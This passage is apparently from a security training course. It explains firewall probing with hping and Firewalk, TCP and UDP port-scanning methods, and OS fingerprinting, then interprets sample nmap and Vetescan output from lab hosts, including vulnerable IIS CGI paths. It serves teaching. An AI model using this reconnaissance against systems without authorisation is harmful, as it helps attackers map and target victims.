hping extends the scope of information which may be gathered about a secure gateway's policy, allowing an attacker to assess the nature of the filtering device, and to reverse engineer some of the policy.

hping functions by sending TCP packets to a specific port, and detailing the response received from either the target host or devices en route.

Typical Responses

The four states, which we may receive, allow us to identify either where a connection was accepted or why and where it was rejected, dropped or lost.

- SYN/ACK - If a SYN/ACK is received, then the port may be considered to be open on the IP from which the response was received.

Notes

- ICMP type 13 - If an ICMP type 13 packet is received, then the host has administratively prohibited the connection - often a router will use this response to implement it's ACL security policy.
- RST/ACK - If a RST/ACK packet is received, the packet was either rejected by the IP stack on the host, or by an upstream security device (e.g. a Checkpoint reject).
- Nothing - If no packet is received, then either the original packet did not reach the target or an intermediary security device silently dropped it.

Thus, considering an ftp server on IP address 10.2.1.1, we can initiate an hping to port 21 on the host. We should receive a SYN/ACK (flags=SA) response from the target IP.

By further examining the host, and trying to connect to the telnet port (TCP/23) and receiving a RST/ACK (flags=RA) from host 10.3.1.1, we have an interesting situation. If the RA flagged packet had come from 10.2.1.1 then it could be assumed the host was not listening for a telnet connection. Since the RA came instead from a host upstream of the target, it is likely to be a security device of some kind. If the packet had been an ICMP Unreachable 13, then as previously mentioned, the device would probably have been a router. Since it is an RA packet, the rejecting host is most likely a firewall of some kind.

Firewall Responses

The pattern behavior above has been noted by a number of firewall vendors, who have improved the obscurity of the response by spoofing the source address of the RST/ACK packet to be that of the target host. As such, the response received by an inquisitive attacker will be a RST/ACK from the target, rather than the gateway. This is, of course, ambiguous as it implies that the packet has reached the target before being rejected, when we may have already surmised that there is, in fact a gateway filtering the traffic.

Commonly in modern Firewall and IDS environments, rather than deny or reject policies outside the acceptable policy, the security devices will simply drop the packet without comment. As the scanner never

Notes

receives a positive or negative response, there is no way of telling whether the packet did not reach the target because of network problems or whether the target no longer exists or if the packet was intentionally drop en route.

This is possibly the biggest hindrance to an attacker, as not only do the scans reveal no information about the target hosts, the resulting ambiguity and timeouts will slow down the scanning process, and prevent many tools from revealing information of any value whatsoever.

Despite this, hping represents a powerful tool when used in conjunction with the analysis techniques already discussed.

Firewalk

Firewalk, developed by Mike Schiffman and Dave Goldsmith furthers the techniques used both by static port traceroutes and hping. It can be used to scan a host downstream from a security gateway to assess what rules relate to the target system, without any packets having to reach it.

Firewalk utilizes the TTL function to send packets with a TTL set to expire one hop past the identified security gateway.

- If the packet is passed by the Firewall, a TTL expired should be received.
- If the packet is blocked by the Firewall, this could be caused be either of the following:
  - An ICMP administratively prohibited response is received.
  - The packet is dropped without comment.

Again, uncertainty is introduced through packets lost in transit. Some security gateways will detect the packet is due to expire and send the expired message whether the policy would have allowed the packet or not.

Notes

Vulnerability Scanning

Now information has been gathered on the target hosts, the specialized security vulnerability scanning tools can be deployed. A mixture of commercial, white hat hacking groups and underground scanners are used to provide maximum coverage during this automated phase. Some of the common tools are detailed here, but this is by no means a comprehensive list.

ISS Internet Scanner

http://www.iss.net

Internet Security Systems flagship vulnerability scanning product provides a good set of checks across multiple platforms, and is kept relatively up to date through regular X-Press updates.

As a commercial tool it cannot be updated as frequently as some of the script orientated underground tools. However, the thoroughness of the maximum policy evaluations provides invaluable information for analysis when attacking a target system.

Retina

http://www.eeye.com

Retina is a frequently updated security scanner focused on NT systems. It identifies running services, and fully enumerates open shares, NetBIOS and other system information.

The AI Mining functions allow brute force investigations of potential buffer overflows - a technique used by the eEye team to discover an IIS buffer overrun discussed later in the course.

Nessus Security Scanner

http://www.nessus.org

Nessus is a comprehensive security analyzer for NT and UNIX. It includes Brute Force and Denial of Service attacks to attempt to breach a system remotely.

Notes

Vetescan

http://www.self-evident.com

An underground UNIX vulnerability scanner with extended analysis capabilities for exploiting CGI scripts, shares, services and finding buffer overflows.

Cerberus (CIS)

http://www.cerberus-infosec.co.uk/

Current modular NT and SQL vulnerability scanner including registry attacks. Many of the modular checks were originally found and exploited by the author of the package.

References

Firewalking - http://www.packetfactory.net/Projects/Firewalk/

Notes

Masterclass: Port Scanning and OS Identification

Introduction

Port scanning is a fundamental part of all network based security assessments. In many cases, attackers use port-scanning devices to gain sufficient information about a system to launch a successful attack.

Open ports, active services, service types, version number (including vendor and product information) and remote operating system type may all be determined. All this intelligence is extremely important to both the Security Professional and a potential attacker. Where possible, every step should be taken to limit the availability of this intelligence.

Many areas will be covered within this section and the following questions will be answered;

- What is port scanning?
- What information can I get from port scanning?
- Is port scanning useful?
- What do I need to port scan?
- What is "Stealth" scanning?
- Which type of port scanning is most effective?

Port Scanning

Port scanning is a process used to determine which ports - specifically TCP and UDP - are open on a given network device (server, workstation, router etc), and what network services (client or server) are running on those ports.

Port scanning can be used to identify

- Open ports.
- The services utilizing these ports.

Notes

The ports found to be open could be open for legitimate reasons. It is not uncommon for some ports to be open due to backdoors, Trojans or some other form of illegitimate process. Port scanning should be conducted to detect open ports for all these reasons

Whilst conducting port scanning it is essential to have a list of legitimate, well-known services. These can be found at:

- /etc/services
- http://www.isi.edu/in-notes/iana/assignments/port-numbers

The most up to date backdoor and Trojan default ports can typically be found at:

- http://www.sans.org/newlook/resources/IDFAQ/oddports.htm

This information can help identify suspicious ports, however, it is perfectly feasible for an illegitimate process to masquerade as a legitimate process by utilizing a well-known port.

Port Scanning Protocols

There are many different types of scanning, each one having its own advantages and disadvantages. All methods of scanning discussed here are subsets of TCP, UDP or ICMP scanning.

Transmission Control Protocol (TCP)

Transmission Control Protocol (TCP) is defined in RFC 793. The objective of TCP is to provide a reliable connection-oriented delivery service; it views data as a stream of bytes, not frames. The unit of transfer is referred to as a segment. The attributes that TCP uses to ensure a reliable connection-oriented service over IP are:

- Flow control.
- Connection maintenance.

TCP is able to recover from data that is:

- Damaged.
- Lost.

Notes

- Duplicated.
- Delivered out of sequence.

To do this TCP assigns a sequence number to each byte transmitted. The receiving host's TCP stack must return an ACK for bytes received within a specified period; if it does not, the data is retransmitted. Damaged data is recognized by adding a checksum to each segment. If a segment is detected as damaged by the receiving host's TCP, it will be discarded. The sender will resend the segment if it does not receive its corresponding ACK.

3-Way Handshake

Fundamentally there are 2 main components to the 3-way handshake:

- Bits of the "CODE" field in the TCP header (SYN, ACK, RST...)
- The sequence number.

There are 2 systems involved in the 3-way handshake, an initiator and a responder,

1. The initiator sends the responder a SYN and the initiators sequence number.
2. The responder replies with the SYN and ACK bits set in the CODE field. The initial sequence number of the initiator is incremented before being returned. The sequence number of the responder is also sent.
3. The initiator finishes the process with an ACK. Within this ACK, it returns both the sequence numbers that it has received from the responder, the responder's sequence number having now been incremented.

The 3-way handshake establishes 2 important functions:

- It guarantees that both parties are ready to transfer data.
- It allows both parties to agree on initial sequence numbers.

Notes

TCP Scanning

There are numerous types of TCP port scanning. Some are "Stealthy" to firewalls and intrusion detection systems. These methods rely on the specific implementation of TCP/IP stacks within different systems and their idiosyncrasies.

We will now examine types of TCP scanning:

- TCP Connect
- TCP SYN
- TCP FIN
- TCP XMAS
- TCP NULL

TCP Connect

TCP connect scanning is the most common form of port scanning today. It is based on the TCP 3-way handshake. In a TCP connect scan, the scanning client attempts a full 3- way handshake with the target, sending a SYN packet, and on receipt of a SYN/ACK, responding with the final ACK.

The connect scan is easily detected, as it will be logged by perimeter devices as a connection event. A high enough frequency of TCP connections will surpass the thresholds of many Firewalls, causing an alert.

TCP SYN (Half-Open)

A SYN scan aims to be more stealthy by initiating a handshake with a SYN packet. However, should a SYN/ACK be received, the sender responds with a RST packet, destroying the connection. As a full connection is never established, some security devices will not log the scan, current commercial devices will recognize this as a port scan and comment accordingly.

Notes

TCP FIN, XMAS, NULL

FIN, XMAS and NULL add an extra level of stealth to the scan by forming packets with combinations of FIN, URG and PUSH flags (or no flags at all in the NULL scan). A closed port should return an RST packet, whereas an open port will ignore the packet. Again, this scan is hindered by unknown or unreliable connectivity, as an RST packet may have been lost in transit and result in a false positive.

Windows computers, running the Microsoft TCP/IP stack, do not follow the RFC for FIN, XMAS or NULL scans and thus render these types of port identification irrelevant. However, deviations from the RFC can aid in the OS identification.

User Datagram Protocol

User Datagram Protocol (UDP) is defined in RFC 768. UDP is a Connectionless protocol. It uses IP to send datagrams in a similar way to TCP, but UDP does not check or care whether packets arrive at their destination or not (fire and forget). UDP is used in applications where it is not essential for 100% of the packets to arrive, such as:

- Streamed audio/video.
- Some remote control applications, e.g. NetOP.
- Where the application itself implements error control, e.g. DNS lookups.

UDP is often faster due to its lower overheads through the absence of any initiation requirements or session checking.

More recently, Internet applications have used both UDP and TCP. TCP is used for the essential or Control data, while UDP is used for data for which losses are acceptable.

UDP Scanning

Scanning for active UDP ports is very difficult to perform reliably. This is due to the fact that UDP is a connectionless protocol, and there is no reliable indication whether or not a destination port has received the packets sent.

Notes

There are 3 primary methods used to scan for listening / open UDP ports:

- Sending data to a UDP port, and awaiting a response from that port.
- UDP ICMP port unreachable scanning. Sending data to a UDP port, and waiting for an ICMP port unreachable message. An ICMP port unreachable indicates that the port is NOT active.
- UDP recvfrom() and write() scanning.

Drawbacks to UDP Scanning

UDP port scanning does present significant problems.

Open ports do not have to acknowledge probes and closed ports do not have to send an error response. Most operating systems, however, do return an ICMP port unreachable when a closed port is scanned. Therefore one can readily establish which ports are open by excluding those that are not.

There is no guarantee that the UDP packets that one sends will arrive or that the ICMP port unreachable will be returned successfully.

If it is suspected that packets are being lost or dropped en route, then packets must be re-transmitted. This again is problematic, as some operating systems have implemented a restriction on the amount of ICMP error messages that can be transmitted (see RFC1812 section 4.3.2.8).

To use the raw ICMP sockets necessary for reading the ICMP port unreachable replies the investigator have sufficient rights (superuser right on UNIX and LINUX systems). Although this is not normally an issue, it may need to be taken into account - especially if initiating scans from a compromised system.

Sending data to a UDP port may produce spurious results, as many services may not know how to respond.

Notes

Operating System Idiosyncrasies

ICMP port unreachable messages, which are produced in response to scanning, vary from operating system to operating system. Certain operating systems implement thresholds to prevent themselves from sending out too many ICMP port unreachable messages in a period of time. Examples of this threshold have been found in versions of Linux and Solaris.

The results from this type of scanning are reliable when scanning a local network segment where the route the traffic will take can be readily determined and where the traffic will not be filtered, lost or dropped. This cannot be guaranteed on a large public network where one has little or no control of the devices that the traffic will be routed through.

UDP ICMP port unreachable scanning can be reliable if we can guarantee that,

- The ICMP port unreachable messages are NOT lost or dropped in transit.
- The target host will actually return an ICMP port unreachable packet for every port that is inactive.

Stealthy Services

The latest breed of Trojans have further complicated the process of detection through remote scanning by requiring a special and secret signature to be transmitted to the port before any response is issued. To an ordinary scan, the port will appear closed, the Trojan only responding, and opening the port, upon receipt of a packet containing the secret signature.

Remote OS Identification

Whilst port scanning will potentially identify the services and versions running on the ports, to narrow down the list of relevant attacks to a system we ideally require knowledge of the platform type on which

Notes

those services reside. Buffer Overflows in particular are by definition, highly platform and software specific, as they involve injecting code directly into the machines executing stack in native machine code.

We will now look at some of the ways a remote attacker may identify which operating system, and indeed what version of the operating system is running.

Many of the techniques below are in the Active category - this requires querying the remote host in some way and basing our deductions on the response. The Passive techniques discussed later that involve sniffing traffic arriving from the remote host are derived from Lance Spritzner's paper, referenced below.

Active Operating System Identification

The active techniques discussed here either query the host or services directly to deduce the operating system, or direct more general queries at the IP stack and check the responses for known patterns.

Banners

Many services will pass information to a client on completion of the 3-way handshake, or after a simple protocol query. Telnet-ing or FTP-ing to a host will often reveal the host OS type and the software type and versions as part of the welcome message (commonly referred to as the banner). Furthermore, by using telnet or a tool such as NetCat (nc) we may connect to any port - for example the web port - and construct simple queries to trigger further responses containing valuable software and OS information.

Binaries

If we have FTP access to a host, and the banners have been deliberately obscured, we still have other options. Many FTP servers will allow download of the utilities in the ~ftp/bin directory (ls, cd etc.). By grabbing and examining these binaries, we should find compilation information including compiler and OS information for the platform.

Notes

Port Signatures

The services revealed on a simple port scan can disclose considerable information about the underlying system.

Windows Computers

Windows computers normally have a selection of TCP and UDP ports in the range 137, 138 and 139 (NetBIOS Name, Datagram and Session). An NT or 2000 server may be identified by the small services running - e.g. finger on TCP/79 which normally won't be found on a Windows 9x box.

Linux Computers

Linux distributions frequently listen on a handful of ports directly above 1024, and on the linuxconf TCP/98 port

Sun Computers

Sun computers will typically be listening on TCP and UDP port 111 (the SunRPC ports) although other OS' also make use of this protocol.

General UNIX Computers

General UNIX like OS' can be distinguished by the syslog process, UDP/514, although add-on packages for Windows and other devices and OS' will also accept syslog communications.

SYN and FIN Scan Variance

We discussed the use of various flags to scan a remote host stealthily, and Microsoft's deviation from the RFC standards. By performing both SYN (half-open) and FIN scans on a remote host and comparing the results, we can determine whether the host is RFC compliant (i.e. not Windows) or whether it follows the behavior Microsoft implemented in their IP stack

- If the SYN and FIN scans both show ports, and the ports match (or are at least very similar), then the system is RFC compliant, therefore it is not Microsoft.

Notes

- If the SYN scan shows ports, but the FIN scan does not - then the stack is behaving outside of the RFC and therefore probably Microsoft
- If neither SYN nor FIN scans reveal any ports, then the results are inconclusive

Distorted Results

It should be noted at this point that if an upstream device (e.g. a Firewall) is based on a Windows platform, the intermediate stack may distort the results for FIN, XMAS or NULL scans downstream, depending on the software handling the packet analysis and forwarding.

Furthermore, many security software products (e.g. Firewalls such as Axent Raptor) modify or replace the standard Windows IP stack - rendering some OS identification techniques unreliable.

IP Stack Behavior

The techniques utilized thus far have involved examining the server's public facing services or behavior. These characteristics are easily modified by a system administrator, and therefore may present an unreliable identification mechanism. Fyodor (the author of nmap) has written a detailed remote stack fingerprinting document, referenced below.

By examining the behavior of the IP stack of the target host, we can often distinguish between different operating systems and platforms, and even the versions of those operating systems.

These probes work by examining the target stack's responses to various probes, including

- Non-standard TCP/IP 3-way handshakes.
- Packets with non-standard IP or TCP flags.
- Various ICMP packets.

Notes

Non-standard TCP/IP 3-way Handshakes

Our first technique is known as ISN Sampling. This involves looking for patterns in the Initial Sequence Numbers chosen by the target in response to the first SYN request. These sequence numbers should be random, but different OS' react in characteristic ways:

- Random Increments (pseudo random) - e.g. Solaris, IRIX, FreeBSD, Digital UNIX, CRAY.
- Time varied - Microsoft.
- Random - e.g. Linux, OpenVMS, AIX.
- Constant - 3Com, Apple LaserWriter.

An operating system's reaction to a SYN flood attack is also an indicator of its type. Most OS' will hold only a limited number of pending connections - in many cases this is 8, although Linux will accept more. Therefore, by sending a number of forged SYN requests followed by a test connection, we may be able establish at least the class of the OS in question. SYN floods are often filtered by Firewalls, or may cause the target to crash, so this is a conspicuous identification technique.

Packets with Non-standard IP or TCP Flags

Setting unexpected or illegal flags in the IP or TCP header sections can enable us to detect the remote OS, as vendors have interpreted (or ignored) the RFC in different ways.

The target's handling of overlapping IP fragments can lead to identification. Some OS' will place greater precedence on the first packets received, others on the latter.

TCP headers present us with a number of interesting techniques. By RFC793, a stack receiving an unsolicited FIN flag (or indeed a NULL headed packet) should offer no response. Many implementations, including Microsoft and CISCO, deviate from the RFC and return an RST packet.

Notes

Certain operating systems produce unexpected results when a incorrect flag is sent - pre Linux 2.0.35 systems returned the bogus flag in the response, other OS' when faced with SYN and bogus flags will issue an RST.

Various ICMP packets

RFC1812 limits the rate at which error messages are sent out from a host and different vendors have interpreted this in various ways. By sending packets to random closed UDP ports and counting the number of unreachable messages returned in a time period, we may be able to recognize the host OS.

Utilizing ICMP message-quoting also revels information about the underlying OS. The standard dictates that only the header and 8 bytes should be returned. The header itself is modified by some implementations.

Passive Operating System Identification

In his recent passive finger printing document referenced below, Lance Spritzner details techniques for identifying a remote OS by monitoring traffic from the host. This is particularly useful for a site under attack, as the remote OS can be identified without directly querying the remote system, and drawing attention.

Essentially, 4 key characteristics of the network packets are examined and compared to a reference database of observed packets from known Operating Systems:

- TTL - Time To Live of the outbound packet.
- Window Size - Packet window size.
- DF - Don't Fragment bit.
- TOS - any Type of Service parameters.

The technique relies heavily upon sophisticated database interrogations. This technique of OS identification presents many interesting opportunities, particularly in the computer forensics field.

Notes

From an attack perspective, browsing a web site and analyzing the response packets to identify the OS provides a powerful and stealthy technique to a potential attacker.

References

nmap man page - http://www.insecure.org/nmap/nmap_manpage.html

Fyodor - http://www.nmap.org/nmap/nmap-fingerprinting-article.html

Spritzner's passive fingerprinting paper - http://www.enteract.com/~lspitz/finger.html

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Identifying systems remotely using nmap.
- ❑ The advantages and limitation of different TCP port scanning techniques.
- ❑ The mechanism used by hping and firewalk to attempt to map Firewall configurations
- ❑ The benefits of the following vulnerability scanning tools:
  - ❑ ISS Internet Scanner.
  - ❑ eEye Retina.
  - ❑ vetescan.
  - ❑ CIS.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Notes

Module 10

45 minutes

Interpreting Host Results

About This Module

Purpose of this Module

In this module we will build on our network mapping by building a profile of the hosts involved in the system. We will examine how to categorize the hosts by importance and attack viability.

Module Objectives

When you complete this module you will be able to:

- Interpret output from:
  - nmap port scans.
  - TCP connect.
  - TCP half-open.
  - TCP FIN, XMAS and NULL.
  - UDP.
  - ISS Internet Scanner reports.
  - Nessus.
  - Vetescan.
- Speculate on firewall policy configuration based on output from:
  - hping.
  - firewalk.

Notes

Interpreting Host Results

Having identified our potential target hosts, we have progressed by analyzing these hosts to identify the services the targets are running. Furthermore, we have launched our automated vulnerability scanning tools against the hosts to try and find a known exploitable problem. We will now analyze sample output from our various tools.

Nmap Scans

We will first examine the output from our various nmap scans, as this should give us a good feel for the target system. We have results from two systems - one Sun and one Intel - to compare and contrast. We will start with the TCP-connect scan, shown below in Figure 25 and Figure 26, as this should be the most complete.

```
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on  (192.168.3.4):
(The 65528 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
1028/tcp   open        unknown
1063/tcp   open        unknown
3924/tcp   open        unknown

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=2 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 34 seconds
```

FIGURE 25: Windows NT connect scan

Notes

```
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on  (192.168.2.3):
(The 65507 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     open        chargen
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
79/tcp     open        finger
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
540/tcp    open        uucp
1103/tcp   open        xaudio
4045/tcp   open        lockd
6000/tcp   open        X11
6112/tcp   open        dtspc
7100/tcp   open        font-service
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7
32773/tcp  open        sometimes-rpc9
32774/tcp  open        sometimes-rpc11
32775/tcp  open        sometimes-rpc13
32776/tcp  open        sometimes-rpc15
32777/tcp  open        sometimes-rpc17
32778/tcp  open        sometimes-rpc19
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=24554 (Worthy challenge)
Remote OS guesses: Solaris 2.6 - 2.7, Solaris 7
Nmap run completed -- 1 IP address (1 host up) scanned in 34 seconds
```

FIGURE 26: Solaris Connect Scan

Notes

Windows NT

In both cases a number of TCP ports have been found open. The NT system is relatively well configured;

- It is clearly running a web service - ports 80 and 443 are open.
- It is running Microsoft networking - 135 and 139 are open.
- There are three ports worthy of further investigation - 1028, 1063 and 3924 - all unidentified services.
- The small services (finger etc.) have either not been installed, or have been removed.

Solaris

The Solaris system appears to be a default install, as many standard (and un-needed) services are running:

- Small services - echo, finger, chargen, etc. are running.
- The system is running telnet, ftp, smtp and printer services.
- SunRPC is running.
- The X-windows port is open.
- Remote services such as rlogin, rexec and uucp are also available.

In both cases the operating system was fairly accurately discovered by nmap.

TCP SYN scans

The SYN scans should be consistent with the connect scans in most cases although some security gateways may respond differently.

Notes

Other TCP scans

The FIN and NULL scans (Figure 27 and Figure 28) on the NT box produced spurious results due to the Microsoft TCP/IP stack implementation, as expected:

```
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on  (192.168.3.4):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
17/tcp     filtered    qotd
10167/tcp  filtered    unknown
28453/tcp  open        unknown
45146/tcp  open        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 44 seconds
```

FIGURE 27: FIN Scan

```
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
All 65535 scanned ports on  (192.168.3.4) are: closed
Nmap run completed -- 1 IP address (1 host up) scanned in 39 seconds
```

FIGURE 28: NULL Scan

The results from the Solaris box (omitted due to their length) confirm the same TCP ports to be open as the TCP connect scan, and also give further information about which ports are 'closed' and which are 'filtered'. The filtered ports are reported as such if nmap either receives no response (e.g. a network error or a packet dropped by a gateway), or receives an ICMP unreachable message of some kind.

Notes

UDP scan

The UDP scan results, in Figure 29, again show some standard and unexpected ports open on the NT system:

```
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on  (192.168.3.4):
(The 65527 ports scanned but not shown below are in state: closed)
Port       State       Service
135/udp    open        loc-srv
137/udp    open        netbios-ns
138/udp    open        netbios-dgm
2680/udp   open        unknown
9836/udp   open        unknown
25900/udp  open        unknown
31247/udp  open        unknown
41679/udp  open        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 41 seconds
```

FIGURE 29: UPD Scan

The results can be interpreted in the following way:

- 135, 137 and 138 are again Microsoft networking ports.
- The high ports may either be listening services or perhaps reply ports established by outbound connections from the system. These are again worthy of further research.

Vulnerability Scans

We have manually identified potential avenues of attack/research through our port scans. We will now examine some output from our automated scanners.

Notes

Vetescan

We will start with our most attacker orientated tool - the modular vetescan - and its NT results, as shown in Figure 30, below:

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
         -=> vetescan <=-           =
www:  http://self-evident.com       -
file: VeteScan-xx-xx-xx.tar.gz      =
email: admin@self-evident.com       -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

New scan against 192.168.3.4 started at Wed Jul 19 18:22:18 BST 2000
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=
Running services on 192.168.3.4:

Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on  (192.168.3.4):
(The 44 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
139/tcp    open        netbios-ssn

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=1 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

FIGURE 30: Vetescan

Notes

Vetes first launches nmap for a basic port identification (note the subset of results compared to the full scan we performed) and OS fingerprint. It then looks for specific service vulnerabilities (Figure 31):

```
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Operating System: Windows NT4 / Win95 / Win98
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Vulnerable Services
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
checking for Systat:
checking for Netstat:
checking for Authentication:
Checking for Ftpd:
   []
Vulnerable Ftpds: docs/ftp/vuln-ftp-versions.txt
```

FIGURE 31: Vetescan service vulnerabilities

It appears that our ftpd matches the profile of a vulnerable one - but we need to check the documentation referenced (Figure 32).

```
checking for MDBMS:
checking for napster:
checking for GDM:
checking for Exec:
```

FIGURE 32: Vetescan searching for vulnerabilities

Notes

Vetes now attempts a windows share enumeration, shown below in Figure 33:

```
Running smb services present:
Lets see what the Netbios and WorkGroup Name is:

 unavailable.
SMB drives available:

 unavailable.
Checking for Snmp:
checking for ircd:
Checking for Finger:
checking for rlogin:
checking for Shell:
checking for uucp:
checking for klogin:
checking for krshd:
checking for GNU Finger:
checking for bind:  []
checking for LPD:
checking for Linuxconf:
checking for Listen:
checking for Proxies:
checking for Wingates:
checking for X server:
checking for SSH-1.5-1.2.27:
checking for Innd:
```

FIGURE 33: Vetescan

We have now checked for various other potentially vulnerable services, and move on to looking for backdoors (Figure 34).

Notes

```
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
Possible Backdoors
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
checking for Trino Bcast:
checking for Trino Master:
checking for Trino Register:
checking for Possible Backdoor:
checking for Possible telnet Backdoor:
checking for Possible Backdoor:
checking for Possible Backdoor:
checking for GDM Backdoor:
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
RPC Vulnerabilities
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
checking for cmsd:
checking for RPC/Statd:
checking for amd:
checking for sadmin:
checking for rpc.ttdbserverd:
checking for rpc.nisd:
checking for selection:
checking for rpc.mountd:
checking for exports:
checking for fam:
checking for automountd:
checking for nfsd:
checking for autofsd:
checking for rusersd:
checking for pcnfsd:
checking for walld:
```

Notes

```
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Mail Related Vulnerabilities
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
checking for Pop3d:
checking for Qpop 2.2:
checking for Qpop2.41beta1:
checking for Sco Qpop:
checking for Qpop UCB:
checking for Qpop 3.0:
checking for Qpop 2.4:
checking for Imadp:
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Web Related Vulnerabilities
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
checking for MySql:
checking for Mini-SQL:
checking for Web Proxy:
Running httpd:  . Microsoft-IIS/4.0
```

FIGURE 34: Vetescan - Backdoor scan

Notes

Vetes has discovered that IIS is running, and focuses on the CGI scripts, as shown below in Figure 35:

```
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
The following vulnerable cgi scripts are present:
http://192.168.3.4/../../../../
http://192.168.3.4/_vti_bin/_vti_aut/dvwssr.dll
http://192.168.3.4/_vti_bin/fpcount.exe
http://192.168.3.4/_vti_inf.html
http://192.168.3.4/cgi-bin/htimage.exe
http://192.168.3.4/cgi-bin/imagemap.exe
http://192.168.3.4/iisadmpwd/aexp2.htr
http://192.168.3.4/iissamples/exair/search/qfullhit.htw
http://192.168.3.4/iissamples/exair/search/qsumrhit.htw
http://192.168.3.4/msadc/Samples/SELECTOR/showcode.asp
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
```

FIGURE 35: Vetescan CGI results

We see the pre-requisites for the RDS exploit are present, in Figure 36:

```
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-=-==
netbios-ns 192.168.3.4 137:  Yes: netbios-ns DoS on  192.168.3.4
 2000 Remote CPU-overload udp 135:   Yes: 2000 Remote CPU-overload
udp 135
 2000 Remote CPU-overload udp 137:   Yes: 2000 Remote CPU-overload
udp 137
```

FIGURE 36: Vetescan

DoS is also a feasible attack on this installation.

Notes

The Solaris results, in Figure 37, are also revealing:

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
         -=> vetescan <=-            =
www:  http://self-evident.com        -
file: VeteScan-xx-xx-xx.tar.gz       =
email: admin@self-evident.com        -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-


New scan against 192.168.2.3 started at Wed Jul 19 18:36:13 BST 2000
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Running services on 192.168.2.3:


Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Insufficient responses for TCP sequencing (2), OS detection will be
MUCH less reliable
Interesting ports on  (192.168.2.3):
(The 36 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
23/tcp     open        telnet
79/tcp     open        finger
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
540/tcp    open        uucp
6000/tcp   open        X11


Remote OS guesses: Solaris 2.6 - 2.7, Solaris 2.6 - 2.7 with
tcp_strong_iss=0, Solaris 2.6 - 2.7 with tcp_strong_iss=2, Solaris 7


Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds
```

FIGURE 37: Vetescan solaris results

Notes

As before, nmap confirms the OS and a subset of the ports we found open earlier.

```
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Operating System: Solaris 2.6 - 2.7, Solaris 2.6 - 2.7 with
tcp_strong_iss=0, Solaris 2.6 - 2.7 with tcp_strong_iss=2, Solaris 7
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
Vulnerable Services
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-==
checking for Systat:
checking for Netstat:
checking for Authentication:
Checking for Ftpd:
   [220 goiss FTP server (SunOS 5.6) ready.]
